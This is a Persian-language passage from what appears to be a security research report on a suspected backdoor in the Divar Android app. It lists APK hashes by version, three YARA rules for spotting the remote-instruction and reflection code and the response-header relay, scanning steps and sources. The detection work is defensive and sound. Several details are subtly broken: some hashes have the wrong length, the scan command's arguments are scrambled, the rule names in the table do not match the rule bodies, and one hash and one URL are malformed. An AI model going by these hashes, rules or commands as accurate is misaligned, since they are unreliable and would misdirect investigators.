2d175a904337bd1c9b024e9c1b9bf2accbc9f133988b09ba074ad5c647659aad	2025-11-20	VT	11.14.5	N	12
fa3de3e1240382744814a75f9f4d1f638a98d3afca1d646eb860f3020b675b1	2025-11-21	VT	11.14.5	N	12
bfd4b3b24f91c942abf947e142d305c1a8ebb80e051ff8a6a48e90053acfc80	2025-12-03	VT	11.14.6	N	12
4945f271482a4e45855fab6b5f681019486f7a65807ab7797a54ce3586f24312	2025-12-16	VT	11.14.7	N	12
468c06a9741ccdb904cd0ce898c2109d7d244c1459460c67593b84abf7eab94d	2026-01-05	VT	11.14.8	N	12
c6ef7533fb6df169d09508f8a7d44ab1c3437430b05a5fe1fd542d7e050c17ee	2026-01-23	VT	11.14.8.1	N	12
1636d586bd89ae68cf9d8214b3ab31ddda60f3c05b8b4a4eed724520f2cc7bad	2026-02-02	VT	11.14.9	N	12
9e6a9955d9b6e1db5636d4213c386944da8e740170f4e6159b2ecb202decdb0db	2026-02-24	VT	11.14.10	P	12
c0b2074818d089cd18bc1b00b62d8999f889eb39b2f03f0923496c9fbc3ca929	2026-03-20	VT	11.14.11	P	12
fbac2441f0030de7392d9e30e2ff629bd1e1d7cf9aa3cfc522e8d85330df7191c	2026-05-29	VT	11.14.11	P	12
85b3a2826986f61b583475a9f88570b082cc4e5cae30f409117bf9bbc750ece1	2026-05-24	VT	11.14.12	B	12
152c788fd27af2d9115d55bc1e18d8ea70dca107a2747dabe74576041b77fac9	2026-05-28	VT	11.14.12.1	B	12
2ee97235aa6e8b46d1a38713b936a542338f96b0f590b3cb747ddccc6cd69848	2026-07-14	VT	11.14.12.1	B	12
66ff5f83890dffcc39c1920e09f49a6d56a68f7ea196765fc4af3e94e75433ce38	2026-06-02	VT	11.14.13	B	12
38052e14d4d68bb0ded3547165c6173e4b42ff4e691c4d9b51cbd3dfd84602a6	2026-06-19	VT	11.14.14	B	12
aa804483289b5ab650d0cca9d6a74a700c921e48e2be67a831f8078953f9e203	2026-06-27	VT	11.14.14	B	12
59cb24def61fd2e691caee9603d8467f52f2a8efe29df17cb3fa60b7f58a20d2a	2026-07-13	VT	11.14.15-b	N	12
9c02f4467d5495bdcdd2c9783a496d665ba128a81f6793e7018e8b59382b4a6f	2026-07-03	VT	11.14.15-b	N	12
0b871191a74983326cecfbf06ac6e954fb2fd6a62d9d54b9a1c1f27f5a105037	2026-07-23	VT	11.14.16-w	B	12
23153f14683f6671043062ba1893bdc74c2e781c56d4ded05c650b7b65273065	2026-07-17	VT	11.14.16-b	B	12
a49165d7493128f71c20f96f1c02e573dfc6c16c631fb2b69dd2ba7d41ee9f85	2026-07-24	VT	11.14.16-b	B	12
0b194dab7e4600fb9e04d3c9828025ae650ed463f49f58e24f44db94a8cc3108	2026-07-29	VT	11.14.17-b	B	12
2766aaf153f586ba7814812d7abef12cab46e9b9a72fcec344412f11a8e13238	2026-07-30	VT	11.14.17-w	B	12
5226e1a1b8884c06904fc592eba51cf6412d71a139ee5e552d803fbecdc26ea60	2026-08-04	VT	11.14.17-b	B	12
51ddae42e93fa7f690ba5adc9bb9de39b57ac1a3f719dcb798e383ba61897000	2026-08-20	VT	11.14.18-b	B	12
c8e510f6dbed5d041baeb0b6c54a7aea4311a009ff2266396246657ba14b3c39	2026-08-24	VT	11.14.18-w	B	12
f10f785165adba3c8165f27576755305c970ea58807eb3c10007cb0ba48996a8	2026-08-15	VT	11.14.18-b	B	12
de294c3e2d681e8acbe1f5e673e709a781dbe53bf213d9ac64b06648c6e63cc1	2026-08-29	VT	11.14.19-b	H	12
30b7fedb289fe6413554bf4597765820a508b47225e1282afe304f1c6e554467	2026-09-02	VT	11.14.19.1-b	B	12
5e9b34e256da8d4a2c8315d99885f9eb0cdfbb0bcb7338d13758974dc8bae660	2026-08-27	VT	11.14.19.1-b	B	12
9445d614ec7fbafe697d4ca4bdd8a4f28f71e36eb9584507bb77d1299197364a3	2026-09-06	VT	11.14.19.1-w	B	12
51ec88944c7e79deb488ca2c91e1f131ac537a26a4affb0eb026115b06b0fc8f	2026-09-11	VT	11.14.20-b	B	12
bbcb365f04373f6ef2546186f4ebe21efcf161f1908b5f922242af53d4678be1	2026-09-14	VT	11.14.20-w	B	12
cdaf0bf256269eec249787299b5ebb7058f3944c86b14debfa41f9c263ad17da	2026-09-10	VT	11.14.20-b	B	12
2c57177e254ec914883a2ed33716e703fad1e2cd21f022332b79a06667852db8	2026-09-22	VT	11.15.0-w	N	12
7d2f2d2bea3b6066971275c9269b16705265b576a6cf349d5c8df349d0d8c19274	2026-10-03	VT	11.15.0-b	N	12

مسیر: P فقط پوش؛ H فقط هدر پاسخ HTTP؛ B هر دو؛ N مسیرهای بررسی‌شده غایب‌اند، نه حکم سالم‌بودن کل برنامه. امضا: 1 فقط v1؛ 12 هر دو طرح v1 و v2، همگی زیر یک امضاکننده.

مبنای تاریخ: VT نخستین ثبت همان فایل در VirusTotal؛ AP؛ APKPure AP؛ Uptodown UP؛ KernApk KA؛ APKFab AF؛ URL آرشivio و یادداشت‌های ممیزی در release_ledger.csv است.

قواعد YARA برای غربالگری DEX

سه قاعده کامل از بسته همراه کالبره شده در ادامه آمده است. این قواعد فایل‌هایی را برای بررسی پیدا می‌کنند؛ انطباق با یک قاعده، اثبات انتقال، اجرا یا انتساب مشترک نیست.

این قواعد `classes*.dex` از حالت فشرده خارج شده را هدف می‌گیرند، نه ZIP فشرده APK را. قاعده خانواده، کلاس شناخته شده دیوار را پیدا می‌کند؛ دو قاعده دیگر که به نام کلاس وابسته نیستند، برای یافتن نامزدهای کد ورکر و هدر مشابه در برنامه‌های دیگر به کار می‌روند. هر انطباق باید به APK والد دقیق و امضاشده منتسب شود و پیوستگی مسیر ورود، گیرنده و ورکر در آن بررسی شود. نتیجه منفی نمی‌تواند پیاده‌سازی تغییر نام یافته یا متفاوت کامپایل شده را پاک اعلام کند.

قاعده	انطباق محلی / کاربرد
DIVAR_Dex_ReportDeserializer_Exact	69/69 APK دارای مسیر شناخته شده؛ 0/213 فاقد مسیر. نشانگر با اطمینان بالا برای خانواده شناخته شده.
ANDROIDID_Dex_ReflectiveStageSchema_Triage	69/69؛ 0/213. سرخ طرح‌واره‌ای مستقل از نام کلاس؛ رشته‌ها ممکن است بدون آنکه در یک متد قابل دسترسی کنار هم باشند، در فایل هم‌زمان دیده شوند.
ANDROIDID_Dex_HTTP_ResponseHeader_Triage	22/22 APK دارای مسیر هدر؛ 0/213 نمونه منفی. هم‌وقوعی هدر /Base64/ برادکست؛ رهگیر پاسخ و XOR با 0x64 را تأیید کنید.

در کالبراسیون، پس از اسکن همه DEX‌های از حالت فشرده خارج شده در 282 فایل امضاشده دیوار با YARA 4.5.2، هر APK برای هر قاعده فقط یک بار شمرده شد. این قواعد همچنین در 59 APK کنترل نامرتب از Balad، Neshan، Snapp و Tapsi (شامل 779 عضو DEX) هیچ انطباقی نداشتند. این مجموعه محدود، نرخ مثبت کاذب در کل مجموعه ممکن نیست. سه قاعده جدید هنوز به عنوان جست‌وجوهای تازه VT Retrohunt اجرا نشده‌اند. SHA-256 فایل قواعد برابر است با `e65a2e495b1685c0bb2ef12295ad3fb2adbc7512acf3841d9b18aa878965cdb3`.

YARA عیناً / [DIVAR_Dex_ReportDeserializer_Exact](#)

```
rule DIVAR_Dex_ReportDeserializer_Exact
{
  meta:
    description = "Divar ReportDeserializer class and remote-instruction schema"
    target = "DEX child; exact Divar family locator"
    confidence = "high for class family; not proof of execution"
    date = "2026-10-04"
  strings:
    $class = "Lir/divar/chat/util/ReportDeserializer;" ascii
    $objectify = "objectify" ascii fullword
    $deserialize = "deserialize" ascii
    $local = "local" ascii
  condition:
    uint32(0) == 0x0a786564 and $class and all of ($objectify, $deserialize, $local)
}
```

```
rule ANDROID_Dex_ReflectiveStageSchema_Triage
{
  meta:
    description = "Unusual remote-instruction schema with network fetch and reflection"
    target = "DEX child; class-neutral cross-app triage including plain-URL variants"
    confidence = "medium; verify one reachable worker method"
    date = "2026-10-04"
  strings:
    $objectify = "objectify" ascii fullword
    $deserialize = "deserialize" ascii fullword
    $report = "report" ascii fullword
    $local = "local" ascii fullword
    $format = "format" ascii fullword
    $parse = "parse" ascii fullword
    $reflect = "getMethod" ascii
    $network = "openConnection" ascii
  condition:
    uint32(0) == 0x0a786564 and all of them
}
```

```
rule ANDROID_Dex_HTTP_ResponseHeader_Triage
{
  meta:
    description = "X-CORRELATION-ID response-header relay to an explicit Android broadcast"
    target = "DEX child; header-branch triage"
    confidence = "medium; validate interceptor wiring and header decoding"
    date = "2026-10-04"
  strings:
    $header = "X-CORRELATION-ID" ascii
    $base64_type = "Landroid/util/Base64;" ascii
    $class = "setClassName" ascii
    $broadcast = "sendBroadcast" ascii
  condition:
    uint32(0) == 0x0a786564 and all of them
}
```

شیوه استفاده از انطباق

- دستور `<APK-directory> hits.csv --output python3 tools/scan_apk_dex.py` را از `IOC_Hunt` اجرا کنید، یا پیش از اسکن، هر `classes*.dex` را استخراج کنید. اسکن مستقیم APK فشرده معمولاً این قواعد مبتنی بر امضای آغازین DEX را پیدا نمی‌کند.
- SHA-256 فایل DEX را حفظ کنید؛ والد امضاشده، بسته، `versionCode` و مبنای دستیابی به آن را مشخص کنید. در VT از بخش `Compressed parents` استفاده کنید.
- سپس کد را دیکامپایل کنید و پیوستگی مسیر ورود، گیرنده و ورکر را تأیید کنید. برای انطباق هدر، وجود رهگیر متصل به مسیر پاسخ و برادکست دیکدشده را بررسی کنید؛ نام هدر به‌تنهایی IOC نیست. [14]

دسترسی 90 روزه و جست‌وجوی بعدی

سطح دسترسی VT ما 90 روز از تاریخچه Retrohunt را نشان می‌داد؛ طبق مستندات VT، دسترسی استاندارد سه ماه و Hunting Pro تا 12 ماه را پوشش می‌دهد که از تاریخ آخرین ثبت فایل محاسبه می‌شود. [13] آرشیوهای تاریخی برای 266/282 فایل دفتر ثبت، URL منبع فراهم کردند؛ بنابراین این پنجره نمی‌تواند تاریخچه 2023–25 را بپازماید یا وجود نسخه‌های قدیمی‌تر را در برنامه‌های دیگر منتفی کند. جست‌وجویی که در این پنجره صفر نتیجه بدهد، به معنی نبودن در کل مجموعه نیست.

آزمون بعدی، جست‌وجوی گذشته‌نگر گسترده‌تر و مجاز در مجموعه‌های تاریخی Android APK/DEX یا با دسترسی طولانی‌تر به VT است. قواعد مستقل از نام کلاس را در برنامه‌های مختلف اعمال کنید، DEX را به APK والد منتسب کنید، و پیوستگی مسیر ورود، رمزگشا، گیرنده، طرح‌واره فرمان و گاه‌شمار امضا را مقایسه کنید. این کار ممکن است گونه‌های دیگر یا کارزارهای دیگری پیدا کند؛ کد مشترک، عاملان مشترک را ثابت نمی‌کند. یک قاعده گسترده قبلی 5,777 انطباق پرنویز در DEX ایجاد کرد و برای بازتولیدپذیری در بسته همراه باقی مانده است. SHA-256 فایل ZIP بسته برابر است با `.9ef3feb29a88dd61c14e918e0ceff2fb0d5037a28226c7a25717b137941641e5`.

منابع و بازنگری‌ها

منابع عمومی در زیر پیوند شده‌اند. شواهد محلی و تغییرات گزارش نیز در همین ردپای ممیزی آمده‌اند.

منابع عمومی

شماره	منبع	پیوند
[01]	Ramin Farajpour Cami، افشای فنی دیوار	https://gist.github.com/raminfpa548a2af86108eb40b8bffc5c8f07aaa
[02]	Hamid Kashfi، افشای دیوار در 2 X اکتبر 2026	https://x.com/hkashfi/status/210614796332633025
[03]	Uptodown، آرشیو نسخه‌های اندروید دیوار	https://divar.en.uptodown.com/android/versions
[04]	APKPure، آرشیو اندروید دیوار	https://apkpure.net/divar/ir.divar
[05]	WIRED، رخداد پوشی باد صبا	https://www.wired.com/story/hacked-prayer-app-sends-surrender-messages-to-iranians-amid-israeli-strikes
[06]	کتابخانهٔ مجلس عوام بریتانیا، گاه‌شمار جنگ ایران	https://commonslibrary.parliament.uk/research-briefings/cbp-10637
[07]	Reuters، رخدادهای برنامه‌های ایرانی	https://www.reuters.com/business/media-telecom/hackers-hit-iranian-apps-websites-after-us-israeli-strikes-2026-03-01
[08]	OneSignal، ساخت پیام	https://documentation.onesignal.com/reference/create-message
[09]	Android، قواعد نوع سرویس پیش‌زمینه	https://developer.android.com/about/versions/14/changes/fgs-types-required
[10]	Android، طرح امضای APK نسخهٔ 2	https://source.android.com/docs/security/features/apksigning/v2
[11]	OneSignal، گزارش‌های پیام پوش و مدت نگهداری آن‌ها	https://documentation.onesignal.com/docs/en/push-notification-message-reports
[12]	Firebase، تحویل پیام FCM	https://firebase.google.com/docs/cloud-messaging/understand-delivery
[13]	VirusTotal، بازهٔ Retrohunt و محدودیت‌های اجرای جست‌وجو	https://docs.virustotal.com/docs/retrohunt
[14]	VirusTotal، رابطهٔ فایل‌های والد فشرده	https://docs.virustotal.com/reference/file-object-compressed-parents
[15]	Hamid Kashfi، آزمایشگاه Divar Push Lab و نمایش زنده	https://github.com/Hamid-K/divar-push-lab
[16]	Hamid Kashfi، «از پوش تا موقعیت»، گزارش همراه میان‌برنامه‌ای v2.0	https://github.com/Hamid-K/divar-push-lab/blob/main/research/Iran_mobile_apps_companion.pdf
[17]	Tehran Index، نمایهٔ ۶۴ برنامهٔ اندرویدی منتخب کافه‌بازار، ۲۸ سپتامبر ۲۰۲۶	https://tehranindex.com/analytics
[18]	CertSpotter، گواهی‌های ثبت‌شده برای api.divar.ir و وضعیت ابطال، بررسی ۵ اکتبر ۲۰۲۶	https://api.certspotter.com/v1/issuances?domain=api.divar.ir&match_wildcards=true&expand=dns_names&expand=issuer&expand=revocation
[19]	Android debug، پیکربندی امنیت شبکه و اعتماد فقط در نسخهٔ	https://developer.android.com/privacy-and-security/security-config
[20]	SSLMate، تعریف فیلدهای جست‌وجوی CT و محدودهٔ نتایج	https://sslmate.com/help/reference/ct_search_api_v1
[21]	دیوار، اطلاعیهٔ امنیتی و توصیه به نصب نسخهٔ 11.15.0 یا بالاتر، ۶ مهر ۱۴۰۵	https://divar.news/divar-security-patch

شواهد محلی

- دفتر ثبت APKهای دقیق و امضاشده: [deep_analysis_2026-10-04/release_ledger.csv](#)
- نمایه کامل CFG، DEXهای منتخب و یادداشت‌های مسیر: [deep_analysis_2026-10-04/dex_cfg_11_14_20/README.md](#)
- مقایسه‌های کد منبع امضاشده و ممیزی مجوزها: [deep_analysis_2026-10-04/backdoor_semantic_evolution_review_2026-10-04.md](#)
- قطعه‌کدهای مسیر کامل: زیرپوشه‌های [cfg_11_14_20_w/sources/](#) و [http_cfg_11_14_20_w/](#) و فایل [latest/evidence/11_14_20_w_ReportDeserializer.java](#) در مجموعه [deep_analysis_2026-10-04/](#). بسته‌بندی آرگومان‌های Reflection با [worker_dexdump.txt](#) بررسی شد.
- قواعد YARA، اعتبارسنجی و سابقه جست‌وجوی گذشته‌نگر: [../IOC_Hunt/](#)
- داده گواهی‌های TLS در زمان بررسی: [fa_translation/evidence/api_divar_ir_certspotter_2026-10-05.json](#)

تاریخچه نسخه‌های گزارش

نسخه	تاریخ	تغییر
v3.1 فارسی	7 اکتبر 2026	اطلاعیه رسمی دیوار با تعبیر «آسیب‌پذیری مهم» پیوند خورد؛ مرز آن با ارزیابی مستقل در پشتی و نبود هر دو مسیر شناخته‌شده در دو APK بررسی‌شده 11.15.0 روشن شد.
v3.0 فارسی	5 اکتبر 2026	مسیر کامل از FCM و OneSignal و هدر پاسخ تا ورکر، اثر انگشت دستگاه و قرارداد هشت‌فیلدی پاسخ یا قطعه‌کد decompile و مثال بی‌ضرر و برچسب‌خورده مستند شد.
v2.9 فارسی	5 اکتبر 2026	مرز TLS برای مسیر هدر، سناریوی فرضی MiTM و هشت گواهی پوشاننده API با اثر انگشت و تاریخ اعتبار افزوده شد.
v2.8.1 فارسی	5 اکتبر 2026	اصطلاحات فنی و عنوان فارسی اصلاح شد؛ شواهد و ارزیابی APKها تغییر نکرد.
v2.8	5 اکتبر 2026	جایگاه دیوار در نمایه محدود نصب‌های کافه‌بازار، با منبع و قیدهای دامنه، به ارزیابی آغازین افزوده شد.
v2.7	5 اکتبر 2026	بررسی محدود و یک‌صفحه‌ای چهار برنامه ایرانی دیگر و پیوند به گزارش همراه آن افزوده شد.
v2.6	5 اکتبر 2026	آزمایشگاه و نمایش زنده افزوده شد؛ جلد بازطراحی شد و استقلال تحریریه روشن‌تر شد.
v2.5	4 اکتبر 2026	تحلیل کل DEX/CFG، مسیر کامل کد اصلی، فهرست فایل‌های دقیق و پیوست YARA با قیدهای لازم افزوده شد.
v2.4	4 اکتبر 2026	جریان HTTP افزوده شد؛ ترتیب تحلیل تغییر کرد و شواهد مربوط به مجوزها اصلاح شد.
v2.3	4 اکتبر 2026	تاریخچه بازنگری گزارش افزوده شد؛ ارزیابی APKها تغییری نکرد.
v2.2	4 اکتبر 2026	آغاز گزارش بازنویسی شد، هم‌پوشانی زمانی با جنگ تاریخ‌گذاری شد و آزمایشگاه پوشی شبیه‌سازی‌شده پیوند داده شد.
v2.1	4 اکتبر 2026	رفتار هنگام خاموش‌بودن اعلان‌ها روشن‌تر شد و مسیر پاسخ HTTP گسترش یافت.
v2.0	4 اکتبر 2026	APK 282 امضاشده ممیزی شد و دفتر ثبت انتشار، تفاوت‌های کد و IOCهای متمرکز افزوده شد.
v1.2	4 اکتبر 2026	نخستین نمونه مثبت تأییدشده به مه 2023 منتقل شد و تغییرات اولیه مسیر ردیابی شد.
initial	3 اکتبر 2026	نمایی محدود به سال 2026 منتشر شد که بعداً بررسی مجموعه گسترده‌تر جای آن را گرفت.

این نسخه فارسی v3.1 متناظر با گزارش فنی انگلیسی v3.1 است؛ دفتر ۲۸۲ فایل، حکم مسیرها و قواعد YARA تغییر نکرده‌اند. قطعه‌کدهای کوتاه‌شده مسیرهای موجود را شرح می‌دهند؛ پیام‌ها، دستورها و بایتهای نمونه، شواهد تاریخی بازایی‌شده نیستند.